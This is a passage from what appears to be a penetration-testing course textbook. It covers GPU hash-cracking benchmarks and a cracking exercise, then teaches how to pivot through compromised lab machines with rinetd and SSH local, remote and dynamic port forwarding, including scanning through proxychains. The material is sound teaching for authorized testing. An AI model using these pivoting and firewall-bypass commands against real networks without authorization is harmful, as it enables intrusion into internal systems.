```
Hashmode: 1700 - SHA-512

Speed.Dev.#1.....:  1567.9 MH/s (92.38ms) @ Accel:128 Loops:64 Thr:640 Vec:1

Hashmode: 1000 - NTLM

Speed.Dev.#1.....: 65267.0 MH/s (55.66ms) @ Accel:128 Loops:1024 Thr:1024 Vec

Hashmode: 5500 - NetNTLMv1 / NetNTLMv1+ESS

Speed.Dev.#1.....: 33504.0 MH/s (55.00ms) @ Accel:128 Loops:512 Thr:1024 Vec:

Hashmode: 5600 - NetNTLMv2

Speed.Dev.#1.....:  2761.2 MH/s (83.59ms) @ Accel:128 Loops:64 Thr:1024 Vec:1

Hashmode: 1800 - sha512crypt $6$, SHA512 (Unix) (Iterations: 5000)

Speed.Dev.#1.....:   218.6 kH/s (51.55ms) @ Accel:512 Loops:128 Thr:32 Vec:1
....
```

Listing 624 - Benchmark cracking speeds with GeForce GTX 1080 Ti

The benchmark numbers are quite incredible, revealing a SHA1 speed of over 13 billion hashes per second, an NTLM speed of over 62 billion hashes per second, and even the very complex and slow sha512crypt hash algorithm is run at an astonishing 200,000 hashes per second. Compare this to some of our previous runs of John the Ripper on our (admittedly lame) Kali VM CPU, which puttered along at speeds in the hundreds of hashes per second.

These speeds were achieved from a single GPU, but multi-GPU computers are available with four, eight, or more GPUs. At the time of this publication, a cracking computer with a single GPU can be built for approximately $2000 USD, while a quad GPU rig can be had for around $6000 USD. Eight-GPU systems have registered benchmarks over 500 billion NTLM hashes per second![587]

19.4.3.1 Exercise

(Reporting is not required for this exercise)

1. Create a wordlist file for the dumped NTLM hash from your Windows machine and crack the hash using John the Ripper.

19.5 Wrapping Up

There are so many password attack tools and wordlists available that it can be tempting to just jump in and fire away in search of that often-elusive break during a penetration test. However, success lies in not only deeply understanding the usage and strengths of each tool, but in learning to step back and apply those tools with wisdom, honoring the balance of speed and precision, as well as prioritizing the safety of the client's production environment.

[587] (epixoip, 2019), https://gist.github.com/epixoip/ace60d09981be09544fdd35005051505

20. Port Redirection and Tunneling

In this module, we will demonstrate various forms of port redirection, tunneling, and traffic encapsulation. Understanding and mastering these techniques will provide us with the surgical tools needed to manipulate the directional flow of targeted traffic, which can often be useful in restricted network environments. However, this will require extreme concentration as this module is admittedly a bit of a brain twister.

Tunneling[588] a protocol involves encapsulating it within a different protocol. By using various tunneling techniques, we can carry a given protocol over an incompatible delivery network, or provide a secure path through an untrusted network.

Port forwarding[589] and tunneling concepts can be difficult to digest, so we will work through several hypothetical scenarios to provide a clearer understanding of the process. Take time to understand each scenario before advancing to the next.

20.1 Port Forwarding

Port forwarding is the simplest traffic manipulation technique we will examine in which we redirect traffic destined for one IP address and port to another IP address and port.

20.1.1 RINETD

To begin, we will start with a relatively simple port forwarding example based on the following scenario.

During an assessment, we gained root access to an Internet-connected Linux web server. From there, we found and compromised a Linux client on an internal network, gaining access to *SSH* credentials.

In this fairly-common scenario, our first target, the Linux web server, has Internet connectivity, but the second machine, the Linux client, does not. We were only able to access this client by pivoting through the Internet-connected server. In order to pivot again, this time from the Linux client, and begin assessing other machines on the internal network, we must be able to transfer tools from our attack machine and exfiltrate data to it as needed. Since this client can not reach the Internet directly, we must use the compromised Linux web server as a go-between, moving data twice and creating a very tedious data-transfer process.

We can use port forwarding techniques to ease this process. To recreate this scenario, our Internet-connected Kali Linux virtual machine will stand in as the compromised Linux web server and our dedicated Debian Linux box as the internal, Internet-disconnected Linux client. Our environment will look something like this:

[588] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Tunneling_protocol

[589] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Port_forwarding




Figure 296: Outbound filtering prevents our download

As configured, our Kali machine can access the Internet, and the client can not. We can validate connectivity from our Kali machine by pinging *google.com* and connecting to that IP with **nc -nvv 216.58.207.142 80**:

```
kali@kali:~$ ping google.com -c 1
PING google.com (216.58.207.142) 56(84) bytes of data.
64 bytes from muc11s03-in-f14.1e100.net (216.58.207.142): icmp_seq=1 ttl=128 time=26.4
ms

--- google.com ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 26.415/26.415/26.415/0.000 ms

kali@kali:~$ root@kali:~# nc -nvv 216.58.207.142 80
(UNKNOWN) [216.58.207.142] 80 (http) open
GET / HTTP/1.0

HTTP/1.0 200 OK
Date: Mon, 26 Aug 2019 15:38:42 GMT
Expires: -1
Cache-Control: private, max-age=0
...
...
```

Listing 625 - Obtaining an IP address for google.com

As expected, our Kali attack machine has access to the Internet. Next, we will SSH to the compromised Linux client and test Internet connectivity from there, again with Netcat. Note that we again use the IP address, since an actual, Internet-disconnected internal network may not have a working external DNS.

```
kali@kali:~# ssh student@10.11.0.128
student@10.11.0.128's password:
Linux debian 4.9.0-6-686 #1 SMP Debian 4.9.82-1+deb9u3 (2018-03-02) i686
...

student@debian:~$ nc -nvv 216.58.207.142 80

(UNKNOWN) [216.58.207.142] 80 (http) : No route to host
 sent 0, rcvd 0
```

Listing 626 - Failing to connect to an external IP address due to lack of Internet connectivity

This time, the Internet connection test failed, indicating that our Linux client is indeed disconnected from the Internet. In order to transfer files to an Internet-connected host, we must first transfer them to the Linux web server and then transfer them again to our intended destination.

> *Note that in a real penetration testing environment, our goal is most likely to transfer files to our Kali attack machine (not necessarily through it as in this scenario) but the concepts are the same.*

Instead, we will use a port forwarding tool called *rinetd*[590] to redirect traffic on our Kali Linux server. This tool is easy to configure, available in the Kali Linux repositories, and is easily installed with **apt**:

```
kali@kali:~$ sudo apt update && sudo apt install rinetd
```

Listing 627 - Installing rinetd from the Kali Linux repositories

The rinetd configuration file, /etc/rinetd.conf, lists forwarding rules that require four parameters, including *bindaddress* and *bindport*, which define the bound ("listening") IP address and port, and *connectaddress* and *connectport*, which define the traffic's destination address and port:

```
kali@kali:~$ cat /etc/rinetd.conf
...
# forwarding rules come here
#
# you may specify allow and deny rules after a specific forwarding rule
# to apply to only that forwarding rule
#
# bindadress    bindport  connectaddress  connectport
...
```

Listing 628 - The default configuration file for rinetd

For example, we can use rinetd to redirect any traffic received by the Kali web server on port 80 to the google.com IP address we used in our tests. To do this, we will edit the rinetd configuration file and specify the following forwarding rule:

```
kali@kali:~$ cat /etc/rinetd.conf
...
# bindadress    bindport  connectaddress  connectport
```

[590] (Thomas Boutell, 2019), https://boutell.com/rinetd/

```
0.0.0.0 80 216.58.207.142 80
...
```

Listing 629 - Adding the forwarding rule to the rinetd configuration file

This rule states that all traffic received on port 80 of our Kali Linux server, listening on all interfaces (0.0.0.0), regardless of destination address, will be redirected to 216.58.207.142:80. This is exactly what we want. We can restart the rinetd service with **service** and confirm that the service is listening on TCP port 80 with **ss** (socket statistics):

```
kali@kali:~$ sudo service rinetd restart

kali@kali:~$ ss -antp | grep "80"
LISTEN   0   5   0.0.0.0:80     0.0.0.0:*     users:(("rinetd",pid=1886,fd=4))
```

Listing 630 - Starting the rinetd service and using ss to confirm the port is bound

Excellent! The port is listening. For verification, we can connect to port 80 on our Kali Linux virtual machine:

```
student@debian:~$ nc -nvv 10.11.0.4 80
(UNKNOWN) [10.11.0.4] 80 (http) open
GET / HTTP/1.0

HTTP/1.0 200 OK
Date: Mon, 26 Aug 2019 15:46:18 GMT
Expires: -1
Cache-Control: private, max-age=0
Content-Type: text/html; charset=ISO-8859-1
P3P: CP="This is not a P3P policy! See g.co/p3phelp for more info."
Server: gws
X-XSS-Protection: 0
X-Frame-Options: SAMEORIGIN
Set-Cookie: 1P_JAR=2019-08-26-15; expires=Wed, 25-Sep-2019 15:46:18 GMT; path=/; domai
n=.google.com
Set-Cookie: NID=188=Hdg-h4aalehFQUxAOvnI87Mtwcq80i07nQqBUfUwDWoXRcqf43KYuCoBEBGmOFmyu0
kXyWZCiHj0egWCfCxdote0ScMX6ArouU2jF4DZeeFHBhqZCvLJDV3ysgPzerRkk9pcLi7HEnbeeEn5xR9BgWfz
4jvZkjnzYDwlfoL2ivk; expires=Tue, 25-Feb-2020 15:46:18 GMT; path=/; domain=.google.com
; HttpOnly
...
```

Listing 631 - Successfully accessing an external IP through our Kali Linux virtual machine

The connection to our Linux server was successful, and we performed a successful *GET* request against the web server. As evidenced by the *Set-Cookie* field, the connection was forwarded properly and we have, in fact, connected to Google's web server.

We can now use this technique to connect from our previously Internet-disconnected Linux client, through the Linux web server, to any Internet-connected host by simply changing the *connectaddress* and *connectport* fields in the web server's /etc/rinetd.conf file.

Figure 297 summarizes this process visually:




Figure 297: Outbound traffic filtering bypass

This is one of the more basic scenarios in this module. Be sure to take time to complete the exercises and understand these concepts before proceeding.

20.1.1.1 Exercises

1. Connect to your dedicated Linux lab client and run the **clear_rules.sh** script from **/root/port_forwarding_and_tunneling/** as root.
2. Attempt to replicate the port-forwarding technique covered in the above scenario.

20.2 SSH Tunneling

The SSH protocol[591] is one of the most popular protocols for tunneling and port forwarding.[592] This is due to its ability to create encrypted tunnels within the SSH protocol, which supports bi-directional communication channels. This obscure feature of the SSH protocol has far-reaching implications for both penetration testers and system administrators.

20.2.1 SSH Local Port Forwarding

SSH *local port forwarding* allows us to tunnel a local port to a remote server using SSH as the transport protocol. The effects of this technique are similar to rinetd port forwarding, with a few twists.

[591] (SSH Communications Security, 2018), https://www.ssh.com/ssh/protocol/

[592] (Trackets Blog, 2017), https://blog.trackets.com/2014/05/17/ssh-tunnel-local-and-remote-port-forwarding-explained-with-examples.html

Let’s take another scenario into consideration. During an assessment, we have compromised a Linux-based target through a remote vulnerability, elevated our privileges to root, and gained access to the passwords for both the root and student users on the machine. This compromised machine does not appear to have any outbound traffic filtering, and it only exposes SSH (port 22), RDP (port 3389), and the vulnerable service port, which are also allowed on the firewall.

After enumerating the compromised Linux client, we discover that in addition to being connected to the current network (10.11.0.x), it has another network interface that seems to be connected to a different network (192.168.1.x). In this internal subnet, we identify a Windows Server 2016 machine that has network shares available.

To simulate this configuration in our lab environment, we will run the **ssh_local_port_forwarding.sh** script from our dedicated Linux client:

```
root@debian:~# cat /root/port_forwarding_and_tunneling/ssh_local_port_forwarding.sh
#!/bin/bash

# Clear iptables rules
iptables -P INPUT ACCEPT
iptables -P FORWARD ACCEPT
iptables -P OUTPUT ACCEPT
iptables -F
iptables -X

# SSH Scenario
iptables -F
iptables -P INPUT DROP
iptables -P FORWARD DROP
iptables -A INPUT -i lo -j ACCEPT
iptables -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
iptables -A INPUT -p tcp --dport 3389 -m state --state NEW -j ACCEPT
iptables -A INPUT -p tcp --dport 22 -m state --state NEW -j ACCEPT
iptables -A INPUT -p tcp --dport 8080 -m state --state NEW -j ACCEPT
iptables -A INPUT -i lo -j ACCEPT

root@debian:~# /root/port_forwarding_and_tunneling/ssh_local_port_forwarding.sh
```

Listing 632 - Content of the ssh_local_port_forwarding.sh script

In such a scenario, we could move the required attack and enumeration tools to the compromised Linux machine and then attempt to interact with the shares on the 2016 server, but this is neither elegant nor scalable. Instead, we want to interact with this new target from our Internet-based Kali attack machine, pivoting through this compromised Linux client. This way, we will have access to all of the tools on our Kali attack machine as we interact with the target.

This will require some port-forwarding magic, and we will use the ssh client’s local port forwarding feature (invoked with **`ssh -L`**) to help with this.

The syntax is as follows:

```
ssh -N -L [bind_address:]port:host:hostport [username@address]
```

Listing 633 - Command prototype for local port forwarding using SSH

Inspecting the manual of the ssh client (**`man ssh`**), we notice that the **`-L`** parameter specifies the port on the local host that will be forwarded to a remote address and port.

In our scenario, we want to forward port 445 (Microsoft networking without NetBIOS) on our Kali machine to port 445 on the Windows Server 2016 target. When we do this, any Microsoft file sharing queries directed at our Kali machine will be forwarded to our Windows Server 2016 target.

This seems impossible given that the firewall is blocking traffic on TCP port 445, but this port forward is tunneled through an SSH session to our Linux target on port 22, which is allowed through the firewall. In summary, the request will hit our Kali machine on port 445, will be forwarded across the SSH session, and will then be passed on to port 445 on the Windows Server 2016 target.

If done correctly, our tunneling and forwarding setup will look something like Figure 298:




Figure 298: Local port forwarding diagram

To pull this off, we will execute an ssh command from our Kali Linux attack machine. We will not technically issue any ssh commands (**-N**) but will set up port forwarding (with **-L**), bind port 445 on our local machine (**0.0.0.0:445**) to port 445 on the Windows Server (**192.168.1.110:445**) and do this through a session to our original Linux target, logging in as student (**student@10.11.0.128**):

```
kali@kali:~$ sudo ssh -N -L 0.0.0.0:445:192.168.1.110:445 student@10.11.0.128
student@10.11.0.128's password:
```

Listing 634 - Forwarding TCP port 445 on our Kali Linux machine to TCP port 445 on the Windows Server 2016

At this point, any incoming connection on the Kali Linux box on TCP port 445 will be forwarded to TCP port 445 on the 192.168.1.110 IP address through our compromised Linux client.

Before testing this, we need to make a minor change in our Samba configuration file to set the minimum SMB version to SMBv2 by adding "min protocol = SMB2" to the end of the file as shown in Listing 635. This is because Windows Server 2016 no longer supports SMBv1 by default.

```
kali@kali:~$ sudo nano /etc/samba/smb.conf

kali@kali:~$ cat /etc/samba/smb.conf
...
Please note that you also need to set appropriate Unix permissions
# to the drivers directory for these users to have write rights in it
;   write list = root, @lpadmin

min protocol = SMB2

kali@kali:~$ sudo /etc/init.d/smbd restart
[ ok ] Restarting smbd (via systemctl): smbd.service.
```

Listing 635 - Updating SAMBA from SMBv1 to SMBv2 communications

Finally, we can try to list the remote shares on the Windows Server 2016 machine by pointing the request at our Kali machine.

We will use the *smbclient* utility, supplying the IP address or NetBIOS name, in this case our local machine (**-L 127.0.0.1**) and the remote user name (**-U Administrator**). If everything goes according to plan, after we enter the remote password, all the traffic on that port will be redirected to the Windows machine and we will be presented with the available shares:

```
kali@kali:~# smbclient -L 127.0.0.1 -U Administrator
Unable to initialize messaging context
Enter WORKGROUP\Administrator's password:

    Sharename       Type      Comment
    ---------       ----      -------
    ADMIN$          Disk      Remote Admin
    C$              Disk      Default share
    Data            Disk
    IPC$            IPC       Remote IPC
    NETLOGON        Disk      Logon server share
    SYSVOL          Disk      Logon server share
Reconnecting with SMB1 for workgroup listing.

    Server               Comment
    ---------            -------

    Workgroup            Master
    ---------            -------
```

Listing 636 - Listing net shares on the Windows Server 2016 machine through local port forwarding

Not only was the command successful but since this traffic was tunneled through SSH, the entire transaction was encrypted. We can use this port forwarding setup to continue to analyze the target server via port 445, or forward other ports to conduct additional reconnaissance.

20.2.1.1 Exercises

1. Connect to your dedicated Linux lab client and run the clear_rules.sh script from /root/port_forwarding_and_tunneling/ as root.
2. Run the ssh_local_port_forwarding.sh script from /root/port_forwarding_and_tunneling/ as root.

3. Take note of the Linux client and Windows Server 2016 IP addresses shown in the Student Control Panel.
4. Attempt to replicate the smbclient enumeration covered in the above scenario.

20.2.2 SSH Remote Port Forwarding

The *remote port forwarding* feature in SSH can be thought of as the reverse of local port forwarding, in that a port is opened on the *remote* side of the connection and traffic sent to that port is forwarded to a port on our local machine (the machine initiating the SSH client).

In short, connections to the specified TCP port on the remote host will be forwarded to the specified port on the local machine. This can be best demonstrated with a new scenario.

In this case, we have access to a non-root shell on a Linux client on the internal network. On this compromised machine, we discover that a MySQL server is running on TCP port 3306. Unlike the previous scenario, the firewall is blocking inbound TCP port 22 (SSH) connections, so we can't SSH into this server from our Internet-connected Kali machine.

We can, however, SSH from this server *out* to our Kali attacking machine, since outbound TCP port 22 is allowed through the firewall. We can leverage SSH remote port forwarding (invoked with **ssh -R**) to open a port on our Kali machine that forwards traffic to the MySQL port (TCP 3306) on the internal server. All forwarded traffic will traverse the SSH tunnel, right through the firewall.

> *SSH port forwards can be run as non-root users as long as we only bind unused non-privileged local ports (above 1024).*

In order to simulate this scenario, we will run the **ssh_remote_port_forwarding.sh** script on our dedicated Linux client:

```
root@debian:~# cat /root/port_forwarding_and_tunneling/ssh_remote_port_forwarding.sh
#!/bin/bash

# Clear iptables rules
iptables -P INPUT ACCEPT
iptables -P FORWARD ACCEPT
iptables -P OUTPUT ACCEPT
iptables -F
iptables -X

# SSH Scenario
iptables -F
iptables -P INPUT DROP
iptables -P FORWARD DROP
iptables -A INPUT -i lo -j ACCEPT
iptables -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
iptables -A INPUT -p tcp --dport 3389 -m state --state NEW -j ACCEPT
iptables -A INPUT -i lo -j ACCEPT

root@debian:~# /root/port_forwarding_and_tunneling/ssh_remote_port_forwarding.sh
```

Listing 637 - Content of the ssh_remote_port_forwarding.sh script

The **ssh** command syntax to create this tunnel will include the local IP and port, the remote IP and port, and **-R** to specify a remote forward:

```
ssh -N -R [bind_address:]port:host:hostport [username@address]
```

Listing 638 - Command prototype for remote port forwarding using SSH


In this case, we will **ssh** out to our Kali machine as the kali user (**kali@10.11.0.4**), specify no commands (**-N**), and a remote forward (**-R**). We will open a listener on TCP port 2221 on our Kali machine (**10.11.0.4:2221**) and forward connections to the internal Linux machine's TCP port 3306 (**127.0.0.1:3306**):

```
student@debian:~$ ssh -N -R 10.11.0.4:2221:127.0.0.1:3306 kali@10.11.0.4
kali@10.11.0.4's password:
```

Listing 639 - Remote forwarding TCP port 2221 to the compromised Linux machine on TCP port 3306

This will forward all incoming traffic on our Kali system's local port 2221 to port 3306 on the compromised box through an SSH tunnel (TCP 22), allowing us to reach the MySQL port even though it is filtered at the firewall.

Our connections can be illustrated as shown in Figure 299:



Firewall allows TCP port 3389 inbound and has no outboound filtering

Once the tunnel is established the attacker can scan the MYSQL service on the victim through the tunnel:
sudo nmap -sS -sV 127.0.0.1 -p 2221

Remote port forwarding:
ssh -N -R a.b.c.d:2221:127.0.0.1:3306 root@a.b.c.d

Once we gain access to our victim we tunnel out the MYSQL service to our attacker machine (a.b.c.d)

Figure 299: Remote port forwarding diagram

With the tunnel up, we can switch to our Kali machine, validate that TCP port 2221 is listening, and scan the localhost on that port with **nmap**, which will fingerprint the target's MySQL service:

```
kali@kali:~$ ss -antp | grep "2221"
LISTEN   0   128    127.0.0.1:2221     0.0.0.0:*      users:(("sshd",pid=2294,fd=9))
LISTEN   0   128       [::1]:2221         [::]:*      users:(("sshd",pid=2294,fd=8))

kali@kali:~$ sudo nmap -sS -sV 127.0.0.1 -p 2221

Nmap scan report for localhost (127.0.0.1)
Host is up (0.000039s latency).

PORT     STATE SERVICE VERSION
2221/tcp open  mysql   MySQL 5.5.5-10.1.26-MariaDB-0+deb9u1

Nmap done: 1 IP address (1 host up) scanned in 0.56 seconds
```

Listing 640 - Accessing the MYSQL server on the victim machine through the remote tunnel

Knowing that we can scan the port, we should have no problem interacting with the MySQL service across the SSH tunnel using any of the appropriate Kali-installed tools.

20.2.2.2 Exercises

1. Connect to your dedicated Linux lab client via SSH and run the **clear_rules.sh** script from **/root/port_forwarding_and_tunneling/** as root.
2. Close any SSH connections to your dedicated Linux lab client and then connect as the *student* account using **rdesktop** and run the **ssh_remote_port_forward.sh** script from **/root/port_forwarding_and_tunneling/** as root.
3. Attempt to replicate the SSH remote port forwarding covered in the above scenario and ensure that you can scan and interact with the MySQL service.

20.2.3 SSH Dynamic Port Forwarding

Now comes the really fun part. SSH *dynamic port forwarding* allows us to set a local listening port and have it tunnel incoming traffic to any remote destination through the use of a proxy.

In this scenario (similar to the one used in the SSH local port forwarding section), we have compromised a Linux-based target and have elevated our privileges. There do not seem to be any inbound or outbound traffic restrictions on the firewall.

After further enumeration of the compromised Linux client, we discover that in addition to being connected to the current network (10.11.0.x), it has an additional network interface that seems to be connected to a different network (192.168.1.x). On this internal subnet, we have identified a Windows Server 2016 machine that has network shares available.

In the local port forwarding section, we managed to interact with the available shares on the Windows Server 2016 machine; however, that technique was limited to a particular IP address and port. In this example, we would like to target additional ports on the Windows Server 2016 machine, or hosts on the internal network without having to establish different tunnels for each port or host of interest.

To simulate this scenario in our lab environment, we will again run the ssh_local_port_forwarding.sh script from our dedicated Linux client.

Once the environment is set up, we can use **`ssh -D`** to specify local dynamic *SOCKS4* application-level port forwarding (again tunneled within SSH) with the following syntax:

```
ssh -N -D <address to bind to>:<port to bind to> <username>@<SSH server address>
```

Listing 641 - Command prototype for dynamic port forwarding using SSH

With the above syntax in mind, we can create a local SOCKS4 application proxy (**`-N -D`**) on our Kali Linux machine on TCP port 8080 (**`127.0.0.1:8080`**), which will tunnel all incoming traffic to any host in the target network, through the compromised Linux machine, which we log into as student (**`student@10.11.0.128`**):

```
kali@kali:~$ sudo ssh -N -D 127.0.0.1:8080 student@10.11.0.128
student@10.11.0.128's password:
```

Listing 642 - Creating a dynamic SSH tunnel on TCP port 8080 to our target network

Although we have started an application proxy that can route application traffic to the target network through the SSH tunnel, we must somehow direct our reconnaissance and attack tools to use this proxy. We can run any network application through HTTP, SOCKS4, and SOCKS5 proxies with the help of *ProxyChains*.[593]

To configure ProxyChains, we simply edit the main configuration file (/etc/proxychains.conf) and add our SOCKS4 proxy to it:

```
kali@kali:~$ cat /etc/proxychains.conf
...

[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
socks4     127.0.0.1 8080
```

Listing 643 - Adding our SOCKS4 proxy to the ProxyChains configuration file

This configuration is illustrated in Figure 300:

[593] (Adam Hamsik, 2017), https://github.com/haad/proxychains



Internet
The firewall has no inbound or outbound filtering set in place
Firewall
Attacker (Kali) a.b.c.d
Dynamic port forwarding:
sudo ssh -N -D 127.0.0.1:8080 student@s.t.u.v
With root access and an exposed SSH service we can setup a SOCKS4 proxy on the machine on TCP port 8080
We establish a dynamic tunnel through the SSH service on the target host
Linux client s.t.u.v
Windows Server 2016 w.x.y.z

Figure 300: Dynamic port forwarding diagram

To run our tools through our SOCKS4 proxy, we prepend each command with **proxychains**.

For example, let's attempt to scan the Windows Server 2016 machine on the internal target network using **nmap**. In this example, we aren't supplying any options to **proxychains** except for the **nmap** command and its arguments:

```
kali@kali:~$ sudo proxychains nmap --top-ports=20 -sT -Pn 192.168.1.110
ProxyChains-3.1 (http://proxychains.sf.net)

Starting Nmap 7.60 ( https://nmap.org ) at 2019-04-19 18:18 EEST
|S-chain|-<>-127.0.0.1:8080-<><>-192.168.1.110:443-<--timeout
|S-chain|-<>-127.0.0.1:8080-<><>-192.168.1.110:23-<--timeout
|S-chain|-<>-127.0.0.1:8080-<><>-192.168.1.110:80-<--timeout
|S-chain|-<>-127.0.0.1:8080-<><>-192.168.1.110:8080-<--timeout
|S-chain|-<>-127.0.0.1:8080-<><>-192.168.1.110:445-<><>-OK
|S-chain|-<>-127.0.0.1:8080-<><>-192.168.1.110:135-<><>-OK
|S-chain|-<>-127.0.0.1:8080-<><>-192.168.1.110:139-<><>-OK
|S-chain|-<>-127.0.0.1:8080-<><>-192.168.1.110:22-<--timeout
|S-chain|-<>-127.0.0.1:8080-<><>-192.168.1.110:3389-<><>-OK
|S-chain|-<>-127.0.0.1:8080-<><>-192.168.1.110:1723-<--timeout
|S-chain|-<>-127.0.0.1:8080-<><>-192.168.1.110:21-<--timeout
|S-chain|-<>-127.0.0.1:8080-<><>-192.168.1.110:5900-<--timeout
|S-chain|-<>-127.0.0.1:8080-<><>-192.168.1.110:111-<--timeout
|S-chain|-<>-127.0.0.1:8080-<><>-192.168.1.110:25-<--timeout
|S-chain|-<>-127.0.0.1:8080-<><>-192.168.1.110:53-<><>-OK
|S-chain|-<>-127.0.0.1:8080-<><>-192.168.1.110:993-<--timeout
|S-chain|-<>-127.0.0.1:8080-<><>-192.168.1.110:3306-<--timeout
|S-chain|-<>-127.0.0.1:8080-<><>-192.168.1.110:143-<--timeout
|S-chain|-<>-127.0.0.1:8080-<><>-192.168.1.110:995-<--timeout
